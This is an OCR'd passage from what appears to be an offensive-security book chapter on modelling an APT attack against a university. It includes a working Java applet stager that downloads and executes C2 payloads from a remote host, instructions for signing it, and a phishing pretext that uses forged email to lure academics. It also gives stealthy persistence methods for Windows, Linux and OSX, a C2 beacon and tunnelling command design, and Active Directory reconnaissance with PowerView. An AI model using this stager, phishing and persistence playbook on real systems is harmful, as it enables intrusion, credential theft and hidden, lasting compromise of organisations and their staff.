


Figure 2.1: Permit all local Java code to run in the browser.

Java code starts off in plain text files with a `.java` extension that are then compiled into `.class` files. Class files can't be signed so they need to be bundled into `.jar` archives for your purposes. The following is an illustrative simple `HelloWorld` example:

```
public class HelloWorld
{
  public static void main(String[] args)
  {
    System.out.println("Hello, World!");
  }
}
```

Save this as `HelloWorld.java` and compile it like so:

```
javac HelloWorld.java
```

This will create `HelloWorld.class`, which is run like so:

```
java HelloWorld
```

This runs the Java interpreter. You should see the program output:

```
Hello, World!
```

This is all well and good, but you want your code to run inside a web browser. The code then needs to be slightly different to inherit certain functionality it needs to run as an applet:

```
import java.applet.Applet;
```

```
import java.awt.Graphics;

public class HelloWorld extends Applet {
    public void paint(Graphics g) {
        g.drawString("Hello world!", 50, 25);
    }
}
```

Create a small HTML file in the same directory with the following code:

```
<HTML>
<HEAD>
<TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>

Here is the output of my program:

<APPLET CODE="HelloWorld.class" WIDTH=150 HEIGHT=25>
</APPLET>
</BODY>
</HTML>
```

Save this file as `test.html` and load it into your browser, as shown in Figure 2.2.




Figure 2.2: Java applet running in the browser.

As previously stated, at some point you will need to bundle the `.class` file into a `.jar` archive so that it can be code signed. That's easily achieved and you need to modify your HTML code slightly as well:

```
jar cf helloworld.jar HelloWorld.class
```

and

```
<HTML>
<HEAD>
<TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>

Here is the output of my program:
<applet code=HelloWorld.class
        archive="helloworld.jar"
        width=120 height=120>
</applet>
```

```
</BODY>
</HTML>
```

Simplicity itself.

Writing a Java Applet Stager

In essence, what you want to do is not a million miles away from the goal of the previous chapter—download and execute a C2 payload. However, this time you are going to assume the existence of three potential operating systems, Windows, Apple OSX, and the many Linux derivatives. This will require some discrimination on the part of the stager and some recoding of the C2 payload itself (mainly file path nomenclature and persistence), but all three platforms support C and `libssh`, so this is trivial. You will heavily modify the C2 server model as well for this test to add other much needed functionality.

Compile the following code:

```
public class OsDetect
{
  public static void main(String[] args)
  {
    System.out.println(System.getProperty("os.name"));
  }
}
```

The output reveals the current OS. For example:

```
Windows 7
```

You can use various functions to determine all manner of properties of the Java Virtual Machine that we've found ourselves in and other useful information about the host, but right now the OS is adequate for your needs. As far as Windows goes, I generally don't concern myself with targeting x86 or x64 platforms individually for payload delivery; x86 works fine for pretty much everything you want to do. There are, however, good reasons for taking this into consideration when you're doing very specific x64 process exploitation or migration, but that doesn't concern us here.

Moving forward, let's create a stager as a command-line tool for testing purposes. Later we'll package it into an applet and make it attack ready. See Listing 2-1. This code imports the necessary libraries for network communication, checks out what OS the target is running and downloads the appropriate C2. This is intentionally simple for illustrative purposes. This code will run “out of the box” so play around with it and make it better.

Listing 2-1: A Template for a Basic Java Stager

```
import java.io.BufferedInputStream;
import java.io.ByteArrayOutputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.URL;
public class JavaStager {

    private static String OS =
System.getProperty("os.name").toLowerCase();
    public static void main(String[] args) {


        if (isWindows()) {
        try {
        String fileName = "c2.exe";
        URL link = new URL("http://yourc2url.com/c2.exe");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))

            {out.write(buf, 0, n);
}



        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
        Process process = new ProcessBuilder("c2.exe").start();
        } catch(IOException ioe){}

        } else if (isMac()) {

        try {
        String fileName = "c2_signed_mac_binary";
        URL link = new
URL("http://yourc2url.com/c2_signed_mac_binary");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))
            {out.write(buf, 0, n);
}
        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
```

```
        Process process = new
ProcessBuilder("c2_signed_mac_binary").start();
        } catch(IOException ioe){}
        } else if (isLinux()) {
        try {
        String fileName = "linux_binary";
        URL link = new
URL("http://yourc2url.com/c2_signed_mac_binary");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))
            {out.write(buf, 0, n);
}
        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
        Process process = new ProcessBuilder("chmod +x
linux_binary;./linux_binary").start();
        } catch(IOException ioe){}
        } else {

        }
    }

    public static boolean isWindows() {

        return (OS.indexOf("win") >= 0);

        }

        public static boolean isMac() {

        return (OS.indexOf("mac") >= 0);
    }

    public static boolean isLinux() {

        return (OS.indexOf("nux") >= 0);

    }
}
```

We first use the `System.getProperty("os.name")` function to determine the OS. While you could drill down a little more (for other versions of UNIX for example), this is sufficiently thorough for your needs. Once the OS is known, the stager downloads and executes the appropriate payload for that platform.

The variable `filename` defines where the payload will be written on the host

and the variable `URL` references where the stager can find the payload on the web.

Make sure you also code sign the Mac executable or you will get inconvenient permission messages presented to the user. No such issues exist with Windows and Linux; they will quite happily execute what they're given with no warnings to the user.

To convert this to an applet, you need to import the appropriate library:

```
import java.applet.Applet;
```

and change:

```
public class JavaStager {
```

to:

```
public class JavaStager extends Applet {
```

Package the `.class` file to a `.jar`:

```
jar cf stager.jar JavaStager.class
```

and prepare your HTML:

```
<HTML>
<HEAD>
<TITLE> Convincing Pretext </TITLE>
</HEAD>
<BODY>
<applet code=JavaStager.class
        archive="stager.jar"
        width=120 height=120>
</applet>

</BODY>
</HTML>
```

Create a Convincing Pretext

You will need to have a think about where you want these files to be downloaded. In the previous example (when converted into an applet), they will go to the Java cache, which is far from ideal.

You still have two things you need to do—create a convincing pretext (i.e., a pretty and believable website) and sign the `.jar` file. Then this attack will be ready to fly.

The sky is pretty much the limit as to how far you can go when designing pretexts, but bear in mind here that an attack is successful or foiled—far more than with the technical details.

I encourage you to do your research and be an artist.

In this instance, you'll create a website with the house style of the college under attack, embed your hostile applet in it, and entice your targets to visit the site. It has to look official, but official emails land in people's inboxes all day long, so it's also has to stand out without looking like it's from a Nigerian prince. Without wanting to sound like a psychopath, manipulating people is easy when you know what makes them tick. In the cut-throat world of sales or brokering stocks, anything that appears to give someone an advantage over their colleagues works well but, all things being equal, academics are not usually motivated by the acquisition of wealth.

It doesn't matter if you're a physicist or an archaeologist, the real currency in the academic world is prestige. “Publish or perish” is the phrase coined to describe the pressure in academia to rapidly and continually publish work to sustain or further one's career. That is leverage that you can use. Another pretext that works very well is flattery—create an attack that exploits these ideas and get your payload executed.

Create a website called “Find an expert,” which you will imply is associated with and administered by the university. It will purport to be a new directory that will make it easier for specialists to get invitations to speaking engagements and the like. All that's needed is a free registration. The invite will be personalized and made to look like it's originated from within the college. You can send an email under any pretext to anyone at the college and when they reply, you will have the standard university email footer that you can copy and customize to suit your needs.

EMAIL FORGERY

Forging email is so trivial that I don't to waste space here discussing it. Although I touch on advanced topics such as SPF, DKIM, and other email domain protection technologies later in the book. If you're unfamiliar with email forgery, there are many resources on the web to refer to, but I'd start with the latest IETF RFC on SMTP email:

https://tools.ietf.org/html/rfc6531

Signing the Stager

That leaves code signing the stager. Once we've acquired the certificate from the vendor, the easiest way to do this is as follows.

Export the PVK (private key) and SPC (certificate) files into a PFX/P12 file

using the Microsoft tool `pvkimprt`.

```
pvkimprt -import -pfx mycert.spc javakey.pvk
```

Import the PFX file into a new Java keystore using `PKCS12Import` and enter the keystore password when prompted.

```
java pkcs12import mycert.pfk keystore.ks
```

Sign the `.jar` file with the `jarsigner` tool.

```
jarsigner -keystore keystore.ks stager.jar
```

Embedded into your fake website, this attack is ready to test. (And *do* test, really, because if you mess up your initial attack, your target will be more aware and on guard. Then test it again.)

Notes on Payload Persistence

In the previous chapter I discussed, albeit briefly, the idea of persistence—that is the payload being able to survive reboots. There are numerous ways to do this, and now that we're dealing with multiple operating systems the problem multiplies. The method described in Chapter 1 will work but it's not very stealthy. Now that you're upping your game, it seems like a good time to revisit the concept with some better suggestions.

Microsoft Windows

There are plenty of ways to autostart code in Windows that go beyond the obvious and the most common:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Microsoft included several keys that were originally intended only for testing but which never got removed; you can execute code from there in the same way:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options
```

or

```
HKLM\Software\Wow6432Node\Windows NT\CurrentVersion\Image File
Execution Options
```

When using the Registry (or indeed any autostart method), it is a good idea to fake the timestamp on the executable to make it look like it's been there for a long time rather than suddenly appearing on the day of a suspected attack. I've seen very experienced forensic analysts blunder past malware because it

didn't occur to them that the timestamp could easily be changed.

Services are a very popular way of installing malware. Your `.exe` will need to be specially compiled as a Windows service if hiding this way or the OS will kill it.

Another way is to have your stager drop a DLL instead of an EXE and reference it from a Registry key using `rundll32`:

```
RUNDLL32.EXE dllnameentrypoint
```

On that note, it's possible to store and run JavaScript in the Registry:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";alert('Boo!');
```

Malware has been seen in the wild that uses this method to store a payload in the Registry itself.

However, rather than listing the many ways you can go persistent on Windows, I recommend acquiring the free Microsoft `sysinternals` tool Autoruns:

https://technet.microsoft.com/en-gb/sysinternals/bb963902.aspx

This magnificent utility contains the largest database of autorun methods in existence (for more than the simple Registry tricks mentioned here) and is used in forensic and malware analysis engagements. It knows some really arcane stuff.

One method that I like and that is generally sound includes replacing an EXE referenced by an existing Registry key with your payload and then instructing your payload to execute the original code you replaced. This is best done manually, as trying to automate this can produce interesting results.

When hiding payloads, it's best to pick a name that doesn't arouse suspicion (i.e., `payload.exe`). `Svchost.exe` and `spoolsv.exe` make the best targets because there are usually several copies running in memory. One more will often go unnoticed.

It's worth mentioning that most malware authors do not balance the benefits of persistence over time with the increased chances of detection. Forensic analysis often focuses on persistence to find payloads.

Linux

There is a belief that persistence on Linux (and indeed UNIX systems generally) tends to be more involved than on Windows. The reason for this erroneous belief is that `*nix` user permissions are (compared to Windows)

enforced in a more rigorous way by default. It's not uncommon for Windows users to have access to far more of the Registry than they require. However, unless your user is running as root (or you can persuade them to run your code as root), then persistence is going to be limited to the executing user and as a result that user's permissions. That's not a massive problem, though; there are plenty of ways to escalate user privileges once you're installed and you can still do a lot of network exploration as a humble user. Generally, though, you won't be able to clean logs as you go and that's not ideal, although logging (or paying any attention to logs) is less likely on a workstation build.

I discuss privilege escalation in due course and, generally speaking, gaining local administrative access on your beachhead machine is going to be a priority when modeling an APT. There is a school of thought that without root privileges, persistence should be avoided as it is insufficiently stealthy.

There are a various startup methods available in Linux-based operating systems. As already discussed, some require elevated privileges and some do not.

Services

In Linux, there are three ways of installing and running applications as background processes (or daemons). The benefit of using services is that the OS will restart your process if it dies. These are:

```
System V init
Upstart
systemd
```

System V or classic `init` is rarely encountered today and is only of interest in older Linux distributions such as:

```
Debian 6 and earlier
Ubuntu 9.04 and earlier
CentOS 5 and earlier
```

You will need to create a functional Bash `init` script at `/etc/init.d/service`. Examples of existing scripts can be found in the `/etc/init.d` directory.

Then run:

```
sudo update-rc.d service enable
```

This will create a symlink in the runlevel directories 2 though 5. Now you need to add the following `respawn` command in `/etc/inittab`:

```
id:2345:respawn:/bin/sh /path/to/application/startup
```

Then stop and start the service:

```
sudo service service stop
sudo service service start
```

Upstart is another `init` method, and was introduced in Ubuntu 6. It became the default in Ubuntu 9.10, and was later adopted into Red Hat Enterprise 6 and its derivatives. Google Chrome OS also uses Upstart.

```
Ubuntu 9.10 to Ubuntu 14.10, including Ubuntu 14.04
CentOS 6
```

While still frequently seen, it is generally being phased out in favor of systemd, which we'll look at next.

To run as a service, your payload will need a configuration script in `/etc/init` called `servicename.conf`. Again, you can easily model your script using an existing configuration file. Make sure, however, that your `service.conf` contains the following lines:

```
start on runlevel [2345]<br>respawn
```

This ensures the code runs on boot and will respawn if it dies.

systemd is a system and service manager for Linux that has become the de facto initialization daemon for most new Linux distributions. systemd is backward-compatible with System V commands and initialization scripts.

Make sure the service has a functional systemd `init` script located at

```
/etc/systemd/system/multi-user.target.wants/service.service
```

Start the service:

```
sudo systemctl enable service.service
```

The `/etc/systemd/system/multi-user.target.wants/service.service` file should also contain a line like

```
Restart=always
```

under the `[Service]` section of the file to enable the service to respawn after a `crashs/service.service`.

Cron

Cron is a utility used to start processes at specific times, much like Task Scheduler in Windows. It's useful for complex timing notations and can be used by users without root access to schedule tasks.

Init Files

Upon login, all Bourne-compatible shells source `/etc/profile`, which in turn

sources any readable *.sh files in `/etc/profile.d/`. These scripts do not require an interpreter directive, nor do they need to be executable. They are used to set up an environment and define application-specific settings.

Graphical Environments

There are various desktops and window managers in Linux of which KDE and Gnome are still the most popular. These environments all have their own individual ways to start code when they are booted that are far too numerous to list here.

Rootkits

The definition of *rootkit* varies, but is generally a binary on the target system that has been replaced by malicious code yet retains the functionality of the original. In the past, certain simple services (such as finger) would be modified to contain code that would grant an attacker access when interfaced with in a specific way. As Linux-based operating systems are open source, the possibilities for such attacks are limited only by your imagination, although this attack falls more into the category of backdoor rather than straight persistence.

OSX

Apple OSX is by far the most secure platform here. Borrowing from its iOS operating system, it now checks all binary signatures, meaning that it becomes impossible to subvert existing processes and prevents attacks such as process migration. However, unlike iOS, unsigned apps are allowed to run freely.

Persistence can be achieved through cron jobs as with Linux but there are better ways. The first user-mode application to boot in OSX is launchd. It can be abused to obtain persistence as follows:

```
# echo bsexec 1 /bin/bash payload.script > /etc/launchd.conf
```

A deprecated method (that still works) is using startup items.

You need to place two files into a startup item directory. The first is the script that is to be executed automatically. The other file must be named `StartupParameters.plist` and must contain a `Provides` key that contains the name of the script file. Both of these files should be placed in a sub-directory in either the `/System/Library/StartupItems` or `/Library/StartupItems` directory. The name of the sub-directory must be the same as the name of the script file (and the value of the `Provides` key in the `StartupParameters.plist`).

Command and Control Part 2: Advanced Attack Management

The C2 infrastructure described in Chapter 1 is not fit for anything other than illustrating concepts. Its lack of a proper out-of-band management channel and the ability to handle only one target host at a time are severe, crippling limitations. The always-on SSH connection is also inelegant and lacks stealth.

Adding Stealth and Multiple System Management

In this section, you will add considerable new functionality to make your C2 stealthier, more intelligent, and easier to manage. What is needed for now is the following:

- *Beaconing*—When the payload is delivered and installed, it should periodically call home (your C2 server) for orders rather than immediately establishing an SSH connection and reverse tunnel.
- *Pre-configured command set*—An established set of instructions that can be passed to the payload for tasking when it calls home.
- *Tunnel management*—The C2 server needs to be able to handle multiple simultaneous inbound connections from payloads on different hosts and be able to stage reverse tunnels on multiple ports while keeping track of which tunnel belongs to which port.
- *Web-based frontend*—Your additional functionality will require a coherent interface for both strategic and tactical attack management.

For example, your new setup illustrates the move to a beacon model, as shown in Figure 2.3.




Figure 2.3: The upgraded framework handles multiple hosts and operating systems.

Let's look at what will be required for this implementation.

A beacon is simply an HTTP(S) packet carrying XML data. This data contains information about your host and looks like this:

```
<Beacon>
   <HostName> </HostName>
   <InternalIP> </InternalIP>
   <ExternalIP> </ExternalIP>
   <CurrentUser> </CurrentUser>
   <OS></OS>
   <Admin></Admin>
</Beacon>
```

This is straightforward and easily extensible. The beacon is transmitted by the payload according to a pre-configured interval. The default is 60 seconds but this can be altered when the payload goes live. For a low and slow attack, longer intervals can be set, effectively putting the payload to sleep for extended periods of time should such additional stealth be required. A populated XML packet will look like this:

```
<Beacon>
   <HostName> WS-office-23 </HostName>
```

```
   <InternalIP> 192.168.17.23 </InternalIP>
   <ExternalIP> 209.58.22.22 </ExternalIP>
   <CurrentUser> DaveR </CurrentUser>
   <OS> Windows 7 </OS>
   <Admin> N </Admin>
</Beacon>
```

The response to this packet is also contained in XML:

```
<BeaconResponse>
   <Command1> </Command1>
   <Command1Param> </Command1Param>
   <Command2> </Command2>
   <Command2Param> </Command2Param>
   <Command3> </Command3>
   <Command3Param> </Command3Param>
   <Command4> </Command4>
   <Command4Param> </Command4Param>
   <Command5> </Command5>
   <Command5Param> </Command5Param>
</BeaconResponse>
```

Commands can be stacked in the web interface indefinitely and will all be executed when the payload calls home after its configured sleep period.

Implementing a Command Structure

The commands you want to implement at this stage are:

- `Sleep`—Alter the interval in which the payload calls home. The default is 60 seconds. The parameter to this is the interval in seconds.
- `OpenSSHTunnel`—This will establish an SSH connection back to the C2 server, start a local SSH server, and initiate a reverse tunnel allowing C2 to access the target's file system. The parameter is the local (target) port followed by the port on the C2 to forward to in the format `LxxxCxxx`. Therefore the parameter is the port on the C2 that the tunnel will be accessible on and local port to start the SSH server on: `L22C900`.
- `Close SSHTunnel`—If an SSH tunnel and server are running, they will be stopped. No arguments need be passed.
- `OpenTCPTunnel`—This will establish an SSH connection back to the C2 server and open a reverse tunnel to any port on the target for accessing local services. The parameter is the local (target) port following by the port on the C2 to forward to in the format `LxxxCxxx`. For example, to forward to a local FTP server and make it available on port 99, you use `L21C99`.
- `CloseTCPTunnel`—This is obvious. The parameter is the local (target) port.
- `OpenDynamic`—This will establish an SSH connection back to the C2 server and open both a dynamic tunnel and a reverse TCP tunnel pointing to it.

This effectively turns your target into a SOCKS5 proxy server and is a great way to pivot your attack into your target's network. The parameter is the `OpenTCPTunnel`.

- `CloseDynamic`—Again this is obvious. The parameter is the local (target) port.
- `Task`—Download an executable from the web and execute it. The parameter is the URL to file.

By way of example, the following packet will download and execute an EXE from the web, pivot into the target network using a SOCKS5 proxy, and start an SSH server on port 22, reversed back to the C2 on port 900.

```
<BeaconResponse>
   <Command1> Task </Command1>
   <Command1Param>
http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
</Command1Param>
   <Command2> OpenDynamic </Command2>
   <Command2Param> L1080C1080 </Command2Param>
   <Command3> OpenSSHTunnel</Command3>
   <Command3Param> L22C900 </Command3Param>
</BeaconResponse>
```

For the web interface and backend, you need something to process the XML, store current attack data, and adequately visualize the mission. There are so many technologies available to achieve this, so the best recommendation is to go with what you're comfortable with. That being said, all decent scripting languages have libraries that allow you to create a simple web application like this quickly and easily.

Building a Management Interface

My preference is to use the following, but that is born out of habit rather than a personal endorsement:

- *Web server*—I like `tinyhttpd`. It's open source and has a very small deployment footprint.
- *Scripting language*—Python is my choice though there are certainly easier ways to handle web-related tasks in Ruby.
- *Database*—I prefer PostgreSQL. Once upon a time I would have said MySQL, but no longer. I don't want to get into a rant on the subject, but Oracle has just destroyed too many things that I loved.

As for a user interface, I like to keep things simple, but bear in mind that you will need the following:

- A way of tracking hosts as they beacon in real-time. That frame in the

interface should use AJAX functionality or equivalent so that when the application receives a new beacon, it is immediately visible and ready for tasking. Each host should display the last time in seconds that it received a beacon.

- Each host should display all the information received from the beacon packet, such as IPs, hostnames, etc.
- Next to each host you will want to track which ports are currently open and which hosts they are assigned to. All of this information should be handled by the web application—it is not desirable to have the web application and the C2 SSH server interact.
- You may want to write a function to periodically check the status of open tunnels and mark closed any that have died.
- You will need to have a way to stack commands for each host and record which commands have been executed.

It is inevitable that, as you work on implementing your C2 infrastructure, you will want to do things differently and find more creative ways of solving problems. This is to be encouraged.

The Attack

At this point you have a valid payload, a pretext, and a delivery mechanism. Now you can mass mail your invitation to the targets using forged email credentials.

USING A TRANSACTIONAL EMAIL PROVIDER

Creating an SMTP script to handle the delivery is trivial, but you may want to use a transactional email provider to handle the actual delivery. There are many to choose from. The reasons for this are that due to spam, the receiving mail server may not adequately trust your IP address for mail delivery. There are a few providers out there and most will let you create a trial account lasting a month or a certain amount of mails (usually in the low thousands, so perfect for our needs). Most have the option of embedding web bugs in the mail so you can see when they've been opened. Make sure you *never* use the same IPs for mail delivery and C2. It would be a shame to have your command and control infrastructure blocked by anti-spam rules.

Either way, assume that:

- Your email pretext has been sent to the targets.
- Some will have visited your website.
- One or more will have run our Java applet and are now tied into your C2 infrastructure.
- Your payload is persistent.

Situational Awareness

The first and most important task is to ascertain exactly where you are in a target's network and what privileges you have. You can then begin mapping the network, its assets, and its users, and you can figure out where you need to be in relation to where you are.

> **WARNING**
>
> Avoid inadvertently breaking the law.

Do note that at least one target will have viewed your website from their home machine and that is now infected with your payload. This can usually be quickly ascertained by the internal and external IP address. This does not mean that they should be completely discounted, as they may have VPN connectivity or other work-related data; however, you will be in a legal gray area in this instance. I like completing a successful mission but I also very much like not being in prison.

In this instance, there is a successful penetration of the social sciences department.

We ascertain this by querying the Active Directory and downloading the entire host list. This won't be complete and will only contain Windows machines from 2000 onward, but it's more than enough to build a target list and figure out who is where.

Using AD to Gather Intelligence

How do you achieve this? Well, once upon a time I would be giving you a list of tedious Windows `net` commands to type. However, there are thankfully better, quicker ways. Add the following to your tools:

https://github.com/PowerShellEmpire/PowerTools

This “is a collection of PowerShell projects with a focus on offensive operations” and it has completely changed the way I approach situational awareness during APT modeling and internal penetration testing. It's part of

the overall Veil project and a must-have. One of the tools, PowerView, can be used to query the AD in a number of ways. We'll use it to grab all the hosts in the internal domain:

```
c:> powershell.exe -nop -exec bypass
PS c:> import-module .\powerview.ps1
PS c:> Get-NetComputer -FullData | Out-File -encoding ascii
machines.txt
```

This gives you significant information on every machine in the AD. As an example, some of the pertinent information retained for each host is shown here:

```
memberof                :
CN=GL_APP_VisioPro2010,OU=Applications,OU=Secur
                          ityGroups,OU=coll-domain,DC=uk,DC=coll-
domain,D
                          C=local
pwdlastset              : 21-2-2016 21:43:09

lastlogon               : 24-2-2016 22:24:50
whenchanged             : 21-2-2016 21:17:33
adspath                 : LDAP://CN=SOCSCI12-
WS7,OU=Support,OU=Computers,O
                          U=coll-domain,DC=uk,DC=coll-domain,DC=local
lastlogontimestamp      : 21-2-2016 22:17:18
name                    : SOCSCI12-WS7
lastlogoff              : 1-1-1601 1:00:00
whencreated             : 15-12-2014 9:15:47
distinguishedname       : CN=SOCSCI12-
WS7,OU=Support,OU=Computers,OU=Secur
                          eLinkuk,DC=uk,DC=coll-domain,DC=local
badpwdcount             : 0
operatingsystem         : Windows 7 Professional
```

Analyzing AD Output

From this output, you can determine the host-naming convention, operating system, and other helpful information. You could ask PowerView just to return hostnames and even ping which hosts are up, but that will create a lot of traffic that you want to avoid. Perusing the output:

```
samaccountname          : medlab04-WS12$

adspath                 : LDAP://CN=medlab04-
WS12,OU=Computers,OU=MedicalR
                          esearch,
lastlogontimestamp      : 21-2-2016 18:54:24
name                    : medlab04-WS12

distinguishedname       : CN=medlab04-
WS12,OU=MedicalResearch,OU=Computers
```

```
cn                      : medlab04-WS12
operatingsystem         : Windows 7 Professional
```

if you ping `medlab04-WS12`, you get:

```
Pinging medlab04-WS12 [10.10.200.247] with 32 bytes of data:
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
```

Your host is up and it's a pretty good guess that all the Medical Research machines are going to be in the same subnet. Looking at all the machines using the `medlab` naming convention referenced in the AD output:

```
medlab04-WS13
medlab04-WS07
medlab04-WS11
medlab04-WS10
medlab04-WS04
medlab04-WS08
medlab04-WS15
medlab04-WS02
medlab03-WS06
medlab03-WS16
medlab03-SQL
medlab03-FTP
```

you can see that they are contained in `10.10.200.0/24`. It looks like they're all workstations except for two and it's a pretty good guess that these are an FTP and MS SQL server, respectively.

The workstations are all likely to be derived from a common recent build image. It's unlikely we'll find exploitable services or weak accounts. However, these machines are the only ones contained in the AD. The other computers that could be in this range are not because they're not running Windows and will therefore not necessarily be subject to the scrutiny of the organization as a whole as well as not part of its enforced security policy. A quick ping scan reveals the following:

```
10.10.200.1
```

Only one host. That is disappointing, as it's almost certainly going to be the router for the local subnet.

Attack Against Vulnerable Secondary System

